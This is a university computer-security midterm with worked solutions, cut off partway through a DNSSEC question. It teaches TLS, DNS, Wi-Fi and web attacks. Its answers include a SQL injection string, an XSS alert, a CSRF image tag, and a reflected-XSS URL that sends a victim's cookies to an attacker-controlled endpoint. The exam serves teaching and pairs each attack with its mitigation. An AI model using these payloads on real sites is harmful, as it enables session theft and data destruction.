Nick Weaver
Fall 2018

CS 161 Computer Security

Midterm 2

Midterm solutions updated March 2021 by CS161 SP21 course staff.

PRINT your name: ______________________, ______________________
(last) (first)

I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct.

SIGN your name: ______________________

PRINT your class account login: `cs161-`______________________ and SID: ______________________

Name of the person sitting to your left: ______________________

Name of the person sitting to your right: ______________________

You may consult one sheet of paper of notes. You may not consult other notes, textbooks, etc. Calculators, computers, and other electronic devices are not permitted. We use Gradescope for grading so please write your answers in the space provided.


If you think a question is ambiguous, please come up to the front of the exam room to the staff. If we agree that the question is ambiguous we will add clarifying assumptions to the central document projected in the exam rooms.

You have 110 minutes. There are 9 questions, of varying credit (120 points total). The questions are of varying difficulty, so avoid spending too long on any one question. Use a #2/hb or softer pencil. For bubble questions, fill the bubble completely and clearly erase any mistakes.

Some of the test may include interesting technical asides as footnotes. You are not responsible for reading the footnotes.

Do not turn this page until your instructor tells you to do so.

Grade distribution (out of 120 points):



MINIMUM	MEDIAN	MAXIMUM	MEAN	STD DEV
34.5	78.75	111.5	78.01	13.22

Problem 1 ***The Pot that keeps Pouring: Potpourri*** **(10 points)**

(a) TRUE or FALSE: Since the world wide web's inception 28 years ago, web technologies have exemplified implementing security from the start.

○ TRUE [✓ FALSE]

Solution: Lots of features, like cookies and the same origin policy, were later patched on to existing web architecture.

(b) TRUE or FALSE: Using HTTPS protects against browser extensions which seek to tamper with your web requests.

○ TRUE [✓ FALSE]

Solution: Using HTTPS means that your browser implements TLS when communicating with remote services. HTTPS/TLS protects against network attackers, but does not protect against a malicious end host, like a malicious browser extension.

In other words, your browser has access to your secret keys. A bad browser can read, tamper with, and even redirect your data.

(c) Nick's Halloween costume was...

☐ Cozy Bear [✓ The 10th Doctor]

☐ A Responsible Adult ☐ Severus Snape

Solution: Attendance/just-for-fun question.

(d) While monitoring dark web forums, you see Dr.Eggwoman touting Shadedoe: a malicious **on-path server that can always out-race packets** in Sonic Corp's internal network. Which protocols/systems may Shadedoe compromise?

[✓ DNS] [✓ DHCP]

☐ DNSSEC [✓ ARP]

Solution: DNS, DHCP, and ARP are all protocols that are vulnerable to on-path attackers who can out-race legitimate packets. In each of these protocols, the client sends a request and accepts the first response, no matter who it comes from.

DNSSEC is not vulnerable to an on-path attacker, since the responses are all signed. Even if the on-path attacker could send a malicious response before the legitimate response, a client using DNSSEC would not accept the malicious response if it doesn't have a valid signature. (This question assumes that the attacker hasn't stolen any private signing keys in DNSSEC.)

(e) Which of the following attacks *can be executed* by an in-path attacker *but can* ***not*** *be reliably executed* by an on-path attacker in the same location?

☐ Decrypt TLS traffic encrypted with RSA when the attacker knows the private key for the server.

■ Decrypt TLS traffic encrypted with DHE when the attacker knows the private key for the server.

☐ Execute a CSRF attack

☐ Execute an XSS attack

☐ Block TCP connections to a targeted site

■ Block UDP packets sent to a targeted site

Solution: *Decrypt TLS traffic encrypted with RSA when the attacker knows the private key for the server*: False. The on-path and in-path attackers can both decrypt TLS traffic in this case. Both attackers can both see the encrypted pre-master secret sent by the client, and both have the server's private key to decrypt the pre-master secret. Both attacker can also see the random values exchanged in the handshake, so they can use the random values and the decrypted pre-master secret to derive the symmetric keys and decrypt TLS traffic.

Execute a CSRF attack: False. CSRF attacks are web-based and usually involve tricking the user into clicking a malicious link. An in-path attacker does not have any significant advantage over the on-path attacker in getting the user to click on a malicious link.

Block TCP connections to a targeted site: False. Both attackers can see the TCP sequence numbers and perform a TCP RST injection attack to block TCP connections.

Decrypt TLS traffic encrypted with DHE when the attacker knows the private key for the server: True. An on-path attacker looking at DHE (Diffie-Hellman) TLS traffic isn't able to decrypt the TLS traffic. The attacker can see $g^a \bmod p$ and $g^b \bmod p$, but cannot use these values to calculate the premaster secret $g^{ab} \bmod p$ because of the discrete log problem. However, the in-path attacker can perform a man-in-the-middle Diffie-Hellman attack to force the client and server to derive different pre-master secrets that the attacker knows. Also, since the in-path attacker has the server's secret key, they can sign the server's half of the pre-master secret ($g^b \bmod p$) when impersonating the server to the client.

(f) TRUE or FALSE: If an attacker obtains Boogle's certificate, they can impersonate Boogle.

○ TRUE [✓ ● FALSE]

Solution: False. Certificates are designed to be obtainable by anybody without compromising security.

(g) TRUE or FALSE: An on-path attacker in the local network may become a man-in-the-middle attacker after applying ARP spoofing attacks.

[✓ ● TRUE] ○ FALSE

Solution: True. With ARP spoofing, the on-path attacker can supply the victim with a malicious MAC address (e.g. the attacker's MAC address), and the victim will use the attacker's MAC address as the gateway MAC address. Since outgoing Internet traffic goes through the gateway, the victim will send all outgoing traffic to the attacker's MAC address, making the attacker a man-in-the-middle.

(h) TRUE or FALSE: An otherwise off-path attacker who controls a different autonomous system may become a man-in-the-middle attacker after applying BGP hijacking.

[✓ True] ○ False

Solution: With BGP hijacking, the attacker could force the victim's traffic to follow a different route that goes through the attacker's autonomous system. If the victim's traffic passes through the attacker's autonomous system, the attacker is able to tamper with the victim's traffic, which makes the attacker a MITM.

Problem 2 *DJ MC* (10 points)

(a) Which of the following would ensure confidentiality of communications with a website?

☐ DNSSEC ☐ TCP ☐ SYN Cookies

[✓ TLS] ☐ UDP ☐ BGP

Solution: The only protocols involving cryptography are DNSSEC and TLS. Between these two, TLS is the only one that ensures confidentiality of communications. DNSSEC is used to ensure integrity of DNS responses.

(b) Which of the following would increase the availability of a website?

☐ DNSSEC ☐ TCP [✓ SYN Cookies]

☐ TLS ☐ UDP ☐ BGP

Solution: SYN Cookies are a mitigation against SYN flooding, a type of DoS attack. The rest of the answers don't defend against DoS attacks, so they would not help increase a website's availability.

(c) Is TCP or UDP more appropriate for a low-latency application, such as a video game server?

○ TCP [✓ UDP] ○ Equally appropriate

Solution: UDP is faster and more lightweight since there is no three-way handshake at the beginning of a connection, and there is no waiting for dropped packets to be re-sent. For a low-latency application like a video game server, the faster option (UDP) is preferable, since you care more about the game not lagging than every frame being perfect. Minor packet loss is acceptable.

(d) Protocols built on ______ are more susceptible for use in an amplification attack.

○ TCP [✓ UDP] ○ Either (equally susceptible)

Solution: The fact that UDP has no handshake means it is easier to exploit for use in an amplification attack. If you're an attacker, you can just send an amplification/echo server a UDP message and spoof the IP of your victim (fill in the victim's IP as the source address). The victim will receive a packet from the server whose size is greater than the size of message you sent. Since there is no handshake, no guessing is required for the attacker. However, if there was a TCP handshake, you would have to first spoof the entire handshake to the server, which involves guessing sequence and ACK numbers.

(e) Which protocol is easier to spoof?

○ TCP [✓ UDP] ○ Equally easy

Solution: To spoof a UDP message, all you need to do is change the source field in the UDP packet. However, to spoof a TCP message, you'd have to also correctly guess sequence and ACK numbers. In particular, off-path attackers can only spoof UDP messages, not TCP messages, so UDP is easier to spoof in general.

(f) Which of TCP and UDP are used when you go to visit `http://example.com`? (Assume all caches are empty.)

○ TCP　　○ UDP　　[✓ ● Both]

Solution: UDP is used when sending DNS requests to get the IP of example.com.

TCP is used when doing the HTTP request.

(g) Which of the following defend against XSS attacks?

[✓ ■ Input Sanitization]　　□ ARP Spoofing　　□ Framebusting

□ Prepared Statements　　[✓ ■ A strong CSP]　　□ HTTPS

Solution: ARP spoofing, prepared statements, framebusting, and HTTPS are all unrelated to XSS. ARP Spoofing is an attack on the ARP network protocol. Prepared statements are used to defend against SQL injection. Framebusting is a defense used by websites to prevent themselves from being displayed in an iframe, usually to prevent clickjacking. HTTPS is the protocol where TLS is used over HTTP to ensure confidentiality and integrity of web communication.

Input sanitization and a strong CSP (content security policy) are used to defend against XSS attacks, since they prevent user input from being interpreted as code.

Problem 3 ***Jokers to the Left of Me...*** **(14 points)**

During the feedback process some students decided to provide some “humorous” responses in the form of fake “attacks”. We appreciated the jokes enough to turn them into a midterm question, to see if the students understood the attacks behind the jokes.

(a) One response for a comment was:
`'; drop table MIDTERM_GRADES --`

What type of attack would this comment be?

Solution: SQL Injection. `drop table` is a commonly-seen malicious SQL statement.

How would the data need to be interpreted by a vulnerable system for this to be an actual attack?

Solution: The data needs to be interpreted as code (specifically, a parameter in an SQL statement) in order for the `drop table` SQL statement to run.

Why is there a `--` in the attack?

Solution: The `--` syntax in SQL represents a comment. The comment will cause the rest of the statement to be ignored, which is necessary to make the resulting SQL statement have valid syntax.

For example, suppose the vulnerable SQL query was

`SELECT sid FROM students WHERE name='______'`

where the attacker input filled in the blank after `name`. Then the resulting query with the attack would be:

`SELECT sid FROM students WHERE name=''; drop table MIDTERM_GRADES --'`

Without the comment at the end, the ending single quote would be unmatched (notice there are an odd number of quotes), resulting in a syntax error. The comment tells the SQL to ignore the last single quote, which results in a query with valid syntax.

What is the *robust* mitigation for this attack?

Solution: Prepared statements (also known as parameterized SQL).

In other words, compile the SQL first, and then add the user input into the pre-compiled statement. This way, user input will never be treated as code.

(b) Another response was:
`<script>alert("Gimme An A")</script>`

What type of attack would this comment be?

Solution: Stored XSS. The malicious Javascript is a commonly-seen XSS payload. There is no URL containing Javascript, so it is probably not reflected XSS. By process of elimination, this must be stored XSS.

How would the data need to be interpreted by a vulnerable system for this to be an actual attack?

Solution: The data needs to be interpreted as code (specifically, as HTML with Javascript enabled) for the Javascript to run.

What is the *robust* mitigation for this attack?

Solution: Input sanitation. Check that user input is never interpreted as HTML or Javascript. (Tag placement rules is also acceptable.)

(c) A final response was:
`<IMG SRC="https://calcentral.berkeley.edu/assigngrade?sid=11167570&grade=A+++">`

What is the type of vulnerability on `calcentral` that needs to be present for this attack?

Solution: CSRF (Cross Site Request Forgery). The response is trying to force a victim to unknowingly make a request to `calcentral` with the victim's cookies attached, and if `calcentral` does not properly defend against CSRF, the victim's request will be accepted as valid.

What is the *robust* mitigation `calcentral` can deploy to mitigate this attack?

Solution: CSRF Tokens are the best defense against CSRF. Credit was also given for Referer/Origin validation and the SameSite flag, though these have some disadvantages.

Problem 4 ***TLS Fuckups to the Right...*** **(18 points)**

Consider the following bugs in a TLS implementation.

(a) Consider a pseudorandom number generator which has the property that the next output or previous output is predictable from the current output. The browser is using this pRNG but the server is using a secure pRNG.

TRUE or FALSE: This would break confidentiality of RSA TLS, even if the attacker *cannot* make the user connect to an attacker-controlled site.

[✓ TRUE] FALSE

Explain (be concise):

Solution: True. In RSA TLS, the client sends a random value "ClientHello" to the server in plaintext. The attacker can see the value of "ClientHello." Assuming the browser uses the same insecure pRNG for the entire TLS handshake, the attacker can use the value of "ClientHello" to predict the random pre-master secret that the client will later generate.

The symmetric keys in TLS are derived from the pre-master secret and the random values "ClientHello" and "ServerHello." The attacker knows "ClientHello" and "ServerHello" since they are sent in plaintext. The attacker has also used the insecure pRNG to learn the pre-master secret. Therefore, the attacker knows everything needed to derive the symmetric keys and break the confidentiality of TLS.

(b) TRUE or FALSE: The attack above would apply to TLS using Ephemeral Diffie-Hellman.

[✓ TRUE] FALSE

Explain (be concise):

Solution: True. Recall that in Diffie-Hellman TLS, the pre-master secret is $g^{ab} \bmod p$, where a is a random value generated by the client and b is a random value generated by the server. The client sends $g^a \bmod p$ to the server, and the server sends $g^b \bmod p$ to the client.

Using the same attack from the previous part (use "ClientHello" to predict future pRNG outputs), the attacker can learn the client's random secret a. The attacker can also see $g^b \bmod p$ sent from the server to the client. This lets the attacker calculate the pre-master secret: $(g^b)^a = g^{ab} \bmod p$.

As in the previous part, the attacker knows "ClientHello" and "ServerHello" since they are sent in plaintext. The attacker has also used the insecure pRNG to learn the pre-master secret. Therefore, the attacker knows everything needed to derive the symmetric keys and break the confidentiality of TLS.

(c) Now consider where the server, not the browser, has the bad pRNG. TRUE or FALSE: This would break confidentiality of RSA TLS, even if the attacker *cannot* make the user connect to an attacker-controlled site.

TRUE [✓ FALSE]

Explain (be concise):

Solution: The attack from part (a) is no longer possible. The pre-master secret is generated only by the client, and since the client (browser) is using a secure pRNG, the attacker cannot learn the value of the pre-master secret. The server's insecure pRNG does not help the attacker because it is never used to generate the pre-master secret.

(d) TRUE or FALSE: The attack above would apply to TLS using Ephemeral Diffie-Hellman.

[✓ TRUE] FALSE

Explain (be concise):

Solution: True. The attack is very similar to part (b). The attacker can see the value of "ServerHello" and use it to predict the value of the server random value b. The attacker can also see $g^a \bmod p$ sent from the client to the server. This lets the attacker calculate the pre-master secret: $(g^a)^b = g^{ab} \bmod p$.

As in the previous parts, the attacker knows "ClientHello" and "ServerHello" since they are sent in plaintext. The attacker has also used the insecure pRNG to learn the pre-master secret. Therefore, the attacker knows everything needed to derive the symmetric keys and break the confidentiality of TLS.

(e) A buggy Diffie-Hellman TLS browser implementation increments its secret value for a by 1 every connection. It connects to properly secure server implementations using ephemeral Diffie-Hellman. TRUE or FALSE: This would break confidentiality of DH TLS only if the attacker *can* make a user connect to an attacker-controlled site first.

TRUE [✓ FALSE]

Explain (be concise):

Solution: False. Recall that to break the confidentiality of Diffie-Hellman TLS, the attacker must learn the pre-master secret $g^{ab} \bmod p$.

If the user connects to an attacker-controlled website, the attacker receives the value $g^a \bmod p$ from the user. Then, in a future connection, the user will send $g^{a+1} \bmod p$ to a different server, since a is being incremented by 1 for each connection. However, even if the attacker can see $g^{a+1} \bmod p$, the attacker has no way of learning the pre-master secret in this new connection, $g^{(a+1)b} \bmod p$, because the attacker still doesn't know the random b chosen by the server. (Note that this server random b is different than whatever random value the attacker chose in the first Diffie-Hellman exchange between the client and the attacker.)

Formally, recall the discrete log problem behind Diffie-Hellman: given $g^a \bmod p$ and $g^b \bmod p$, there is no efficient algorithm for an attacker to learn $g^{ab} \bmod p$. In this question, the attacker is given $g^a \bmod p$ (from the first connection), $g^{a+1} \bmod p$ (from the client to the server in the second connection), and $g^b \bmod p$ (from the server to the client in the second connection). Note that g is public, so given $g^{a+1} \bmod p$, an attacker can already easily calculate $g^{a+1} \cdot g^{-1} = g^a \bmod p$. Thus $g^a \bmod p$ does not provide any additional information in this problem, and given $g^{a+1} \bmod p$ and $g^b \bmod p$, the discrete log problem says it is hard for an attacker to calculate $g^{(a+1)b} \bmod p$.

(f) TRUE or FALSE: This would have forward secrecy.

○ True [✓ ● False]

Explain (be concise):

Solution: False. If the attacker recorded a previous communication and then compromises the current value of a, they can decrypt the past communication as follows. In the past communication, the server sends the value $g^b \bmod p$, so the attacker knows this value. The attacker can also deduce the value of a during that communication, since they have the current a and know that the past value must be the current a decremented by the number of connections made between the past connection and now. (Even if the attacker doesn't know how many connections were made between the past connection and now, this number is likely small enough to brute force, e.g. on the order of a few thousand possibilities.) Since the attacker has the value of a during the past communication and $g^b \bmod p$ from the past communication, they can calculate the pre-master secret of the past communication $(g^b)^a = g^{ab} \bmod p$. The random values "ClientHello" and "ServerHello" from the past communication are also recorded, so the attacker can use the pre-master secret and the random values "ClientHello" and "ServerHello" to derive the symmetric keys and decrypt the past communication.

(g) Google uses a hierarchical certificate structure. They operate their own root CA whose private key is used to sign individual server certificates for Google servers. This CA certificate is trusted by the browser just like any other root certificates. If an attacker can get the private key corresponding to Google's root certificate, which of the following are true?

- ☐ An on-path attacker can decrypt all future traffic to Google.
- [✓ ■] An in-path attacker can modify content a user sees from Google.
- ☐ An on-path attacker who stored all old Diffie-Hellman TLS traffic to Google can decrypt this traffic.
- [✓ ■] If DNSSEC is enabled, a man-in-the-middle attacker can impersonate Google.
- ☐ An in-path attacker can impersonate other secure websites that use certificate pinning.
- [✓ ■] An in-path attacker can impersonate other secure websites that do not use certificate pinning.
- ☐ An on-path attacker who stored all old RSA TLS traffic to Google can decrypt this traffic.

Solution: The two main points needed to solve this part are:

1. The private key used to sign certificates is not used to encrypt any traffic. In fact, TLS connections never use the CA's private signing key for any purpose, since neither the server nor the browser know the CA's private key.

2. The in-path attacker (MITM) can use Google's root CA's stolen private key to sign a malicious certificate for the attacker's public key, and use that malicious certificate to impersonate Google.

An on-path attacker can decrypt all future traffic to Google: False. See point (1).

An in-path attacker can modify content a user sees from Google: True. See point (2). When Google sends a message to the user, the attacker can intercept the message and change it to an attacker-chosen message. The user will never detect that the attacker is not Google, since the attacker has a valid certificate that certifies that the attacker's public key belongs to Google.

An on-path attacker who stored all old Diffie-Hellman TLS traffic to Google can decrypt this traffic: False. See point (1).

If DNSSEC is enabled, a man-in-the-middle attacker can impersonate Google: True. See point (2). DNSSEC guarantees that the user will get the correct IP address of Google, but the MITM can still intercept messages sent to the correct IP address and change them to attacker-chosen messages.

An in-path attacker can impersonate other secure websites that use certificate pinning: False. The attacker cannot forge certificates for websites that use certificate pinning, because clients connecting to those websites expect a certificate signed only by a certain CA (not necessarily Google's root CA).

An in-path attacker can impersonate other secure websites that do not use certificate pinning: True. See point (2). Without certificate pinning, clients connecting to those websites will accept any validated certificate, including any certificates signed by Google's root CA.

An on-path attacker who stored all old RSA TLS traffic to Google can decrypt this traffic.: False. See point (1).

Problem 5 ***Know your ABBCs*** **(18 points)**

Suppose you are the webmaster for the Anti-Blockchain Blockchain Club (ABBC). You're creating a website `abbc.berkeley.edu`.

(a) Your friend Eric from ABBC notices that when he goes to `http://blockchain.berkeley.edu?q=whatsupdawg`, their website redirects to the search results page, at the top of which are the words: **Showing results for: whatsupdawg**. What is a potential vulnerability in this code?

> **Solution:** Reflected XSS. User-inputted data in the URL is being displayed on the website, which can potentially lead to reflected XSS attacks.

(b) How can you exploit this vulnerability? Provide a specific URL that you could enter to steal the cookie of the person logged into `blockchain.berkeley.edu`. Assume that you have a script to record inputs from the URL at `http://abbc.berkeley.edu/save?message=<input>`. You can open a website in JS using window.open("URL") and that you can concatenate strings in javascript using the + operator.

> **Solution:** First, note that if we enter script tags into the `http://blockchain.berkeley.edu?q=` the URL, and the webpage doesn't do any input sanitization, then whatever script we input will be run as Javascript. For example, the input `http://blockchain.berkeley.edu?q=<script>alert(1)</script>` will cause the Javascript `alert(1)` to run.
>
> Next, we have to construct some Javascript that steals the cookies of a user logged into `blockchain.berkeley.edu`. From the question, any request to `http://abbc.berkeley.edu/save?message=<input>` will let you learn `<input>`. Since we want to learn the user's cookies, we want `<input>` to be `document.cookie`. Finally, we want the user's browser to make a request to this URL with `message=document.cookie`, so we use `window.open` to force the user's browser to open a window with this URL.
>
> In total, our URL looks like this (broken across several lines):
> ```
> http://blockchain.berkeley.edu?q=<script>
> window.open("http://abbc.berkeley.edu/save?message=" + document.cookie);
> </script>
> ```
> Note that in the Javascript, `document.cookie` must be outside the quotes so that Javascript interprets it as a variable containing the cookies and not a literal string.

(c) Blockchain @ Berkeley fixes this before you can exploit it. However, your friend Austin has joined Blockchain @ Berkeley to give you some insider info. He notices that the Blockchain @ Berkeley cookie is scoped to `berkeley.edu`. How can you exploit this when Blockchain @ Berkeley users visit the `abbc.berkeley.edu` site to spy on who they view as their competition?

> **Solution:** Note that cookies with the scope `berkeley.edu` will be sent to any domain that ends in `berkeley.edu`, including `blockchain.berkeley.edu` and `abbc.berkeley.edu`. This means that any user logged into `blockchain.berkeley.edu` (i.e. their browser has a cookie from Blockchain @ Berkeley with scope `berkeley.edu`) who visits `abbc.berkeley.edu` will also have their Blockchain @ Berkeley cookie sent to `abbc.berkeley.edu`.
>
> Since you control `abbc.berkeley.edu`, you will be able to see a Blockchain @ Berkeley user's `blockchain.berkeley.edu` cookie when they visit `abbc.berkeley.edu`. In particular, you can see the user's login cookies (session tokens) and use their login cookies to impersonate the user to the `blockchain.berkeley.edu` website.

(d) Which policy allows `abbc.berkeley.edu` to launch this attack?

Solution: Cookie policy.

Note that same-origin policy is different from cookie policy and not relevant to this attack, since we are dealing with sending cookies, not webpages communicating across browser tabs.

(e) How would Blockchain @ Berkeley prevent this attack?

Solution: Blockchain @ Berkeley cookies should be scoped to `blockchain.berkeley.edu` so they are only sent to domains that end in `blockchain.berkeley.edu`. Since `abbc.berkeley.edu` does not end in `blockchain.berkeley.edu`, you will no longer receive Blockchain @ Berkeley cookies.

(f) Suppose you go home and open your personal website, `imsogoodathacking.com`. You have a similar script at this website to store inputs. Can you launch the same attack as in part (c) using your personal website instead of `abbc.berkeley.edu`?

Solution: No. The attack in part (c) works because Blockchain @ Berkeley cookies are being sent to any domain that ends in `berkeley.edu`. However, your personal website domain `imsogoodathacking.com` does not end in `berkeley.edu`, so you would not receive any Blockchain @ Berkeley cookies.

Problem 6 *Wi-Fi (in)-Security* (13 points)

Berkeley is under attack! A rogue agent from Leland Stanfraud Junior College has penetrated the campus's security "perimeter" (aka, hopped on Bart and walked up hill) and is attempting to subvert Berkeley's students and networking in an attempt to launch psychological attacks to affect the Big Game.

(a) The campus has an open Wi-Fi service called CalVisitor; it does not use WPA, WPA2, or any security enhancements[1]. The hacker wants to attack Berkeley students who are using CalVisitor. What are some possible attacks?

- ■ Identify which devices are browsing sites that use TLS.
- ■ Block other users from visiting sites that do not use TLS.
- ■ Block other users from visiting sites that use TLS.
- ■ Identify which devices are browsing unencrypted sites.
- ■ Steal cookies for sites that use TLS but don't mark cookies as `secure` and don't use HSTS or cert pinning.
- □ Steal cookies for sites that use TLS that don't mark cookies as `secure` but do use HSTS or cert pinning.
- □ "Rickroll" visitors of encrypted sites by causing a video to play of the infamous Roy "Wrong Way" Riegels play in the 1929 Rose Bowl.[2]
- ■ "Rickroll" visitors of sites that do not use TLS by causing a video to play of the infamous Roy "Wrong Way" Riegels play in the 1929 Rose Bowl.

Solution: Because the Wi-Fi network is insecure, the hacker is an on-path attacker who can observe all network traffic. The hacker can also spoof any messages.

Identify which devices are browsing sites that use TLS: True. The hacker can see when a TLS handshake is being performed.

Block other users from visiting sites that do not use TLS: True. Recall that HTTP is built on top of TCP. Also recall that on-path attackers can easily perform a TCP RST injection attack, because they can see all sequence numbers. The hacker can perform a TCP RST injection attack and terminate the user's connection.

Block other users from visiting sites that use TLS: True. Recall that TLS is built on top of TCP. The hacker can perform a TCP RST injection attack and terminate the user's connection.

Identify which devices are browsing unencrypted sites: True. The on-path attacker can view all the messages being sent and identify which messages are human-readable (unencrypted).

Steal cookies for sites that use TLS but don't mark cookies as `secure` *and don't use HSTS or* cert pinning: True. If the cookies aren't marked as `secure`, they are sent over unencrypted HTTP, so the on-path hacker can view and steal those cookies.

Steal cookies for sites that use TLS that don't mark cookies as `secure` *but do use HSTS or* cert pinning: False. HSTS forces the browser and server to only communicate over secure HTTPS. Even if the cookies aren't marked `secure`, HSTS will force them to be sent over HTTPS, so the on-path attacker cannot view or steal those cookies.

"Rickroll" visitors of encrypted sites by causing a video to play of the infamous Roy "Wrong Way" Riegels play in the 1929 Rose Bowl: False. TLS is end-to-end encrypted, which means an attacker cannot inject malicious messages.

[1] In fact, CalVisitor deliberately blocks outbound `ssh`, so you can't use ssh to create a secure VPN onto a better network! So not only is it insecure but there are measures taken to deliberately prevent users from establishing a secure connection.

[2] This was when a Cal player, Roy "Wrong Way" Riegels, recovered a fumble and ran the wrong way. He was eventually tackled by a teammate at the 1 yard line and the next play resulted in a safety. Georgia Tech ended up winning the game 8-7 and winning the National Championship.

"Rickroll" visitors of sites that do not use TLS by causing a video to play of the infamous Roy "Wrong Way" Riegels play in the 1929 Rose Bowl: True. The on-path hacker can inject messages into an unencrypted TCP or UDP connection.

(b) Fortunately, within 15 seconds, the hacker was caught by the CS161 GSIs. *At the extremes* what are some possible consequences?

■ UCPD arrests the hacker

■ Campus decides to terminate CalVisitor

■ The hacker is prosecuted for violating the Wiretap act

Solution: This was an open-ended real-world consequences question. Most answers were considered correct.

(c) After this crisis, most students realize that they are not well-prepared for the dangerous Internet. The campus decides to help the students, but still wants to keep CalVisitor for real visitors.

The campus does the following: if a student uses CalVisitor to visit Berkeley websites and logs in through the CalNet Authentication Service (CAS), the campus will:

- Send you a warning email: You should not use CalVisitor; instead, use AirBears2.
- Add CS161 into your next semester's course enrollment shopping cart.
- Add this machine to a denylist/blacklist of CalVisitor; it can no longer connect to CalVisitor.

To implement the underlined, the campus collects some information about the device. This information appears on the layer-2 (link layer), and it should be unique for each device. When it is added the denylist/blacklist, all CalVisitor access points will reject devices with this information.

What is this information? Write down its abbreviation or the full phrase (less than 5 words).

Solution: The MAC address (or Media Access Control address) is a unique address for every machine at layer 2 (the link layer).

Not to be confused with message authentication codes, which have the same abbreviation. Also note that IP addresses would not be a correct answer here, because IP addresses do not appear at layer 2 (the link layer).

The idea above is actually broken for a reason that we won't discuss here. The campus has another idea: encourage the students to use the campus VPN for all Internet connections. If a student uses the campus VPN for at least 10 hours per week, the student gets a 50% tuition remission[3].

In more detail, a student can securely install campus VPN software on personal devices. The VPN software is *hardcoded with Berkeley's certificate* and by default will be turned on. To log in to the VPN, the user uses his/her CalNetID and passwords. *All* the user's traffic and requests are automatically routed through the VPN.

The campus will count the time a student uses the VPN. If a student satisfies the requirement for the whole semester, he/she will receive a check at the end of the final exam of CS161.

(d) Imagine the student now uses a password-less public Wi-Fi at Charbucks, the VPN is turned on, and the student connects to http://www.bank.com/ and types in their password. Is the student's password protected against a local attacker at the Wi-Fi network at Charbucks?

[3]NOTE: This idea is also broken because the partial fee remission may encourage students to delegate their CalNet usernames/passwords to a friend who can help them satisfy the online requirement, which is never a secure practice.

● Yes, the student is protected. ○ No, the student is not protected.

Solution: With the VPN enabled, the student's computer will first make a secure TLS connection to the campus VPN. The VPN will then make an HTTP connection to the bank and forward the student's request.

Because the connection between the student and the VPN is secure, a local attacker on the Wi-Fi network will be unable to attack the student's connection to the VPN.

However, note that the student is not protected against an attacker between the campus VPN and the bank, because the campus VPN and the bank are communicating over insecure HTTP.

(e) What information can Charbucks infer about the Cal VPN user, assuming Charbucks is doing sophisticated network analysis and doesn't care about legal restrictions:

■ That the user is a regular customer based on a device identifier visible to the Charbucks network.

■ That the user is probably affiliated with Cal.

☐ What sites the user is visiting based on IP address.

■ That the user is *probably* watching a 4K video rather than visiting a class website.

Solution: In this situation, Charbucks is an on-path attacker who can observe all network traffic, since they control the local network.

Charbucks can see the user's MAC address, which is unique to that user's device. If the user always uses this device, Charbucks can conclude that this user is a regular customer.

Charbucks can see that the user is initiating a secure TLS connection with the Berkeley VPN, so they can deduce that the user is probably affiliated with Berkeley.

Charbucks cannot see what sites the user is visiting, because all of the user's traffic is being routed through the VPN. No matter what website the user visits, Charbucks will only see the user make requests and receive responses from the VPN.

Charbucks can see the size of the messages the user is sending and receiving, which would help them deduce if the user is watching a high-quality video (lots of data sent over the network) or visiting a class website (less data sent over the network).

Problem 7 ***DNS, DNSSEC and its Discontents*** **(12 points)**

(a) Write the firewall rule necessary to let all internal hosts on the interface `int` access just the Google Public DNS server (8.8.8.8) which validates DNSSEC. Reminder, DNS uses port 53, and requires both TCP and UDP.

> **Solution:** `allow ANY *:*/int -> 8.8.8.8:53`
>
> This rule allows any internal IP address to communicate with IP address 8.8.8.8, port 53 (the Google Public DNS server).

(b) This allows clients to *potentially* validate DNSSEC using data received from Google Public DNS by querying with `DO` (DNSSEC-OK) set. To verify the DNSSEC signature for the valid A record for `www.stanfraud.com` which was queried with `DO` set and which returned just the answer and associated RRSIG (as `stanfraud.com` properly supports DNSSEC and they do have a record for `www.stanfraud.com`), a client would need to also request what information from the Google Public DNS server. If no record needs to be asked for of a given type, leave that part blank.

`DNSKEY` for:

`DS` for:

`NSEC` for:

> **Solution:**
>
> DNSKEY for .com and .stanfraud.com
>
> DS for .com and .stanfraud.com
>
> No NSECs needed
>
> The validation chain for this DNSSEC query is: root, .com, .stanfraud.com.
>
> root's public keys are hardcoded, so we don't need a DNSKEY record for the root. However, we do need DNSKEY records to learn the public keys of .com and .stanfraud.com.
>
> The root delegates trust to .com by providing a DS record for .com. Similarly, .com delegates trust to .stanfraud.com by providing a DS record for .stanfraud.com. Therefore, we need DS records for .com and .stanfraud.com.
>
> NSEC records are used to prove that a domain does not exist. Since www.stanfraud.com exists, no NSEC records are needed.

(c) TRUE or FALSE: An on-path attacker between Google and the authority server for `stanfraud.com` can manipulate the results so that the a non-DNSSEC validating client will believe the wrong IP address for `www.stanfraud.com`.

○ TRUE [✓ ● FALSE]

Explain (be concise):

> **Solution:** False. In this question, Google asks the `stanfraud.com` name server for its DNSSEC records, validates those records, and then makes those records available to other clients on Google's public DNS server.
>
